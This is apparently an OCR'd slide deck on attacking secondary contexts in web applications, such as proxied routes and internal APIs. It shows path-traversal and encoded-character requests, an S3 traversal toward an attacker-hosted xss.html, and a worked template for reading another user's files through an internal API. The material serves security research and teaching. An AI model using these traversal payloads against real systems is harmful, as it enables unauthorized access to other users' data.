Attacking Secondary Contexts in Web Applications

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whoami


- Sam Curry
  (@samwcyo)

- Full time bug bounty hunter
  (3 years on-and-off)

- Passionate about application security/research
  (run blog @ samcurry.net)

How I previously thought all HTTP servers worked...

- Application files are stored/accessed in webserver folder
  - /var/www/html/
  - /usr/share/nginx/html/
  - … etc …
- GET /index.html
  - Tries to load in /webserver/index.html
- GET /folder/index.html
  - Tries to load in /webserver/folder/index.html
- Very straightforward and simple




Directory listing for /


- css/
- images/
- inc/
- index.php
- js/

Different ways web applications do routing

- Not actually dealing with stored files, rather using defined routes




```
const MainUserRouter = require("express").Router();

MainUserRouter.route("/activate")
    .get(require("./show-activate-page.js"))
    .post(require("activate.js"));

MainUserRouter.route("/deactivate")
    .get(require("./show-deactivate-page.js"))
    .post(require("deactivate.js"));

MainUserRouter.route("/register")
    .get(require("./show-register-page.js"))
    .post(require("register.js"));

module.exports = MainUserRouter;
```




```
const express = require('express' 4.17.1 )
const app = express()
const port = 3000

app.get('/', (req, res) => res.send('Hello World!'))

app.listen(port, () => console.log(`Example app listening on port ${port}!`))
```

Different ways web applications do routing


- Sent across middleware and proxies, sometimes through load balancers...




```
location /some/path/ {
    proxy_pass http://www.example.com/link/;
}
```



```
location ~ \.php {
    proxy_pass http://127.0.0.1:8000;
}
```




```
ProxyPass "/"  "http://www.example.com/"
ProxyPassReverse "/"  "http://www.example.com/"
```



```
ProxyPass "/images"  "http://www.example.com/"
ProxyPassReverse "/images"  "http://www.example.com/"
```

Different ways web applications do routing

- Fetching content from APIs
  - Sending a 2nd HTTP request
  - Usually a different host
  - Common lack of input validation
- Sometimes carries auth info to API
  - Underlying authentication models
    - Sometimes not present…



```
GET /profile?id=1
Host: example.com
```

```
GET /api/profiles/1/info
Host: internal.example.com
```

```
Content-type:
application/json

{"name":"Sam"}
```

Methods for identifying application routing


- Directory traversal
  - Does “/api/../” return something different than “/”?

- Fuzzing using control characters
  - %23 (#), %3f (?), %26 (&), %2e (.), %2f (/), %40 (@)
  - Double/triple URL encoding

- Does the behavior suddenly change for certain directories?
  - Why does “/images/” return different headers than “/”?

- Are there any nice bits of information we can catch?
  - “internal.company.com:8080 returned the following: ‘500 internal server error’”

Identifying application routing - Examples


yahoo.com/favicon.ico/..%2f
https://www.yahoo.com/favicon.ico/..%2f


This XML file does not appear to have any style information associated with it. The document tree is shown b

```
–<Error>
    <Code>AccessDenied</Code>
    <Message>Access Denied</Message>
    <RequestId>722688F37AF23581</RequestId>
  –<HostId>
      tA4xLmZAFytQ0Oupw6h9cACQs6lsapKMZoazFIpr7Z3dKpg/0IVAHMuyn/gLhnj6lOVM1ZDCvyk=
    </HostId>
 </Error>
```


- We can identify /favicon.ico* is being served through CloudFront
- What if this was being served through an S3 bucket?
  - GET /favicon.ico/..%2f..%2fattackersbucket%2fxss.html
  - (Proxied as https://s3.amazonaws.com/yahoo-bucket/favicon.ico/../../attackersbucket/xss.html)

Identifying application routing - Examples

- Requesting the webroot behaves totally normally
- Browsing to /api/v1/ reveals different behavior
    - Different headers, content-type, etc.
- We can confirm the routing is separate via traversing backwards to “/” on the API server via “/../../../”



```
GET /api/v1/groups/../../../ HTTP/1.1
Host: [redacted]
```




```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Fri, 20 Mar 2020 06:10:20 GMT
X-Yahoo-Serving-Host: [redacted]
Age: 0
Server: ATS
Referrer-Policy: no-referrer-when-downgrade
Connection: keep-alive
Strict-Transport-Security: max-age=15552000
Expect-CT: max-age=31536000,
report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-repor
t-only"
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 1690

{"handlers":[{"id"[redacted]onfig.StatisticsRequestHandler",
"class":[redacted]nfig.StatisticsRequestHandler","bundle":"
container-disc:5.50.9","serverBindings":["http://*/statistics/*","https:
//*/statistics/*"]},{"id":[redacted]ndler.observability.App
licationStatusHandler","class":[redacted]ndler.observabilit
y.ApplicationStatusHandler","bundle":"container-search-and-docproc:5.50.
9","serverBindings":["http://*/ApplicationStatus","https://*/Application
Status"]},{"id"[redacted]andler.VipStatusHandler","class":"
[redacted]dler.VipStatusHandler","bundle":"container-disc:5
.50.9","serverBindings":["http://*/status.html","https://*/status.html"]
},{"id":[redacted].VipStatusHandler"[redacted]
oups.gapi.VipStatusHandler","bundle":"gapi:1.0.0","serverBindings":["htt
p://*:4080/status.html"]},{"id":'[redacted]bility.BindingsO
verviewHandler","class":"[redacted]bility.BindingsOverviewH
```


Common issues with secondary contexts

- Data is being served across extra layers
  - Introduces translation issues like HTTP request smuggling
  - CRLF injection in weird places
- Developers do not expect users to be able to control parameters/paths
  - Functionality you would normally see in a development environment is accessible (?debug=1, /server-status)
- Information disclosure
  - Internal HTTP headers, access token
- SSRF and XSS via manipulating response content
  - Finding an open redirect in 2nd context = server issuing/potentially rendering arbitrary request

Identifying application routing - Examples



```
GET /files/lol.png%23 HTTP/1.1
Host: [redacted]
Cookie:
SMIDENTITY=Z+AOJgtla9FaWgDUJpN3eJvDuB61S3qeKu7qMEQM3f4M
4TzxITDPggJ9BHzSVagzku8N7v/qJRtl9Sadbq7/P7YWietG2fYSl+
grJMCSS6iJECJK4E0/CDvWNcUrc9jO867i4OuYlyuJJeriZDVahti9
pCkQa5geM7anggUwgD4+htE/NL5Jvr2vLmtLkQZ1LpLP3PF6x9/HH5
```




```
{
  "fileService": {
    "error": {
      "Unable to read file":
"http://[redacted]4080/gv/users/9283/uploads/lol.png#?function=serve"
    }
  }
}
```

- Passing in “%23” turns into “#” and makes the underlying request fail as the parameters are dropped

- What control do we have over the second request?

- How could this be exploited by an attacker?

Identifying application routing - Examples




```
GET /files/..%2f%23 HTTP/1.1
Host:[redacted]
Cookie:
SMIDENTITY=Z+AOJgtla9FaWgDUJpN3eJvDuB61S3qeKu7qMEQM3f4M4TzxIT
DPggJ9BHzSVagzku8N7v/qJRtl9Sadbq7/P7YWietG2fYSl+grJMCSS6iJECJ
K4E0/CDvWNcUrc9jO867i4OuYlyuJJeriZDVahti9pCkQa5geM7anggUwgD4+
htE/NL5Jvr2vLmtLkQZlLpLP3PF6x9/HH58NyVo9KN6vp/C+ykq24BgKySCl9
TUnPm4YZ0AYTuc0LBN8ve0xY/iCeDX6fZebeQeJFlmndZjssMOfqq8V5DBImp
bVv4BVvzfE2PIxJL0hjgEBpAYlgPEVtltg7kZaWTVzog+goFWizcM3mTSYURD
Bq9a4QB+HFJCOuCF8knjnCVwFuguCv3igXJJa8LsXadzEHivsQj2LXUBlwvfm
6OUn9e9kQ8lWR0R0mZ7wGSYhjTYELNbIAt2Wtz6FUwqeeI83hAFIA0Sslwwyk
mWZNptEKLPVHFolKtSteAYuyOFgFwwGauNqWYDdMh4C63VlfFlaYSg7jYui/7
B9C4gtCt9a0NS40W4+b0M6tLGIP8TFgc3niuG7IJN+TR4WV4FnzOfljVl77GX
nFk/qcbC6l/+RNxHCSmuYNKcyYoy4Sw42wQuLV+U7VjaaLy4lIboncq2aohfF
Y3eNiW7CMD5Rqc5gNB+5jaQ+rRj8F+4jnSzzQpUMa+8T;
```

```
{
  "fileService": {
    "error": {
      "Unable to read file":
"http://[redacted]080/gv/users/9283/#?function=serve"
    }
  }
}
```

- Traversing backwards allows us to overwrite the API paths
- Indexing for user ID is based on the session cookie

Identifying application routing - Examples




```
GET /files/..%2f..%2f9293%2ftest.png HTTP/1.1
Host: [redacted]
Cookie:
[redacted]
```

- We can traverse the internal API, overwrite the user ID, then read a victim’s file
- All other API calls are also accessible

GET /files/..%2f..%2f + victim ID + %2f + victim filename

Common issues attacking secondary contexts


- APIs will oftentimes not normalize request URLs
  - Impossible to traverse API calls



HTTP ERROR 404 Not Found

URI: /oauth2/request_auth/../../
STATUS: 404
MESSAGE: Not Found
SERVLET: org.eclipse.jetty.servlet.ServletHandler$Default404Se

